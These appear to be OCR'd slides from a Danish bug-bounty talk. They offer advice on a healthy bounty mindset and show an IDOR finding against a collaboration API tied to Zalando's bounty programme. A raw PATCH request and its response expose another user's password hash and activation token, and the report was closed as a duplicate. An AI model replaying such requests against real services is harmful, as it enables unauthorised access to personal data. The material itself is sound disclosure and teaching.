
Af Dafydd Stuttard og Marcus Pinto

The daily swig blog

Portswiggers cybersikkerhed nyhedsblog


ET ORD OM SUND BUG BOUNTY MENTALITET

- At finde en sårbarhed er super dope og en fantastisk følelse
- Prøv dog at fatte dig selv og ikke blive alt for begejstret
  - Det kan være en duplicate
  - Virksomheden kan presse impact ned og ikke betale det du synes er rimeligt
  - Muligvis kan virksomheden argumentere det er out of scope
- Indarbejd en ”Submit and forget” mentalitet
  - Send rapporten ind, besvar spørgsmål, men prøv at glemme det
- Du kan fejre når du får en bounty tildelt til udbetaling
  - Det er dog sundest at ikke tænke for meget over sine potentielle dusører



```
PATCH /api/collab/users/45400 HTTP/1.1
Host: [redacted]
Content-Length: 59
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126", "Google Chrome";v="126"
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.0.0 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
X-Frontend-Type: browser
Sec-Ch-Ua-Platform: "Windows"
Origin: https://app.collabary.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.collabary.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: keep-alive

{
  "first_name":"a",
  "last_name":"aad",
  "phone":"+45 33224421"
}
```


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Content-Type: application/json
Date: Mon, 08 Jul 2024 11:52:43 GMT
Expires: 0
Pragma: no-cache
Server: Caddy
Server: Skipper
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
Vary:
origin,access-control-request-method,access-control-request-headers,accept-encodin
g
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Content-Length: 862

{
  "id":45400,
  "email":"[redacted]@gmail.com",
  "password_hash":"$2a$08$jv[redacted]",
  "created_at":"2024-07-06T13:29:05.300696Z",
  "updated_at":"2024-07-06T13:29:05.300697Z",
  "password_reset_token":null,
  "password_reset_token_expiration_date":null,
  "login_count":1,
  "first_name":"a",
  "last_name":"aad",
  "phone":"+45 33224421",
  "preferred_language":"en",
  "activation_token":
  "74bd2c14b04[redacted]",
  "activation_token_expiration_date":"2024-08-05T13:29:05.300711Z",
  "admin_granted_by":null,
  "admin":false,
  "uuid":"3b6d5627-a692-4b20-916f-2f35a5462455",
  "position":null,
  "deleted_at":null,
```



Zalando SE / Zalando Bug Bounty / IDOR leads to mass user info leakage


Code: ZALANDO-5P9FB2LU

LAST UPDATED	25/07/2024, 02.00.00	BOUNTY	€0
CREATED	08/07/2024, 13.53.43	BONUS	€0
SEVERITY	Critical | 9.1 ⓘ	TYPE	Insecure Direct Object Reference
STATUS	Archived / Duplicate Show history	DUPLICATE OF	ZALANDO-2BSHY1KA Show details



"Every bug is a story waiting to be told, and every bounty is a reward for the relentless pursuit of digital truth."

QUESTIONS ?



Emil Hørning

Pentester @ TDC NET | OSCP, OSCE^3 (OSWE, OSED, OSEP)

Copenhagen, Capital Region of Denmark, Denmark · Contact info

500+ connections

TDC NET

Aalborg University

✨Add mig på Linkedin✨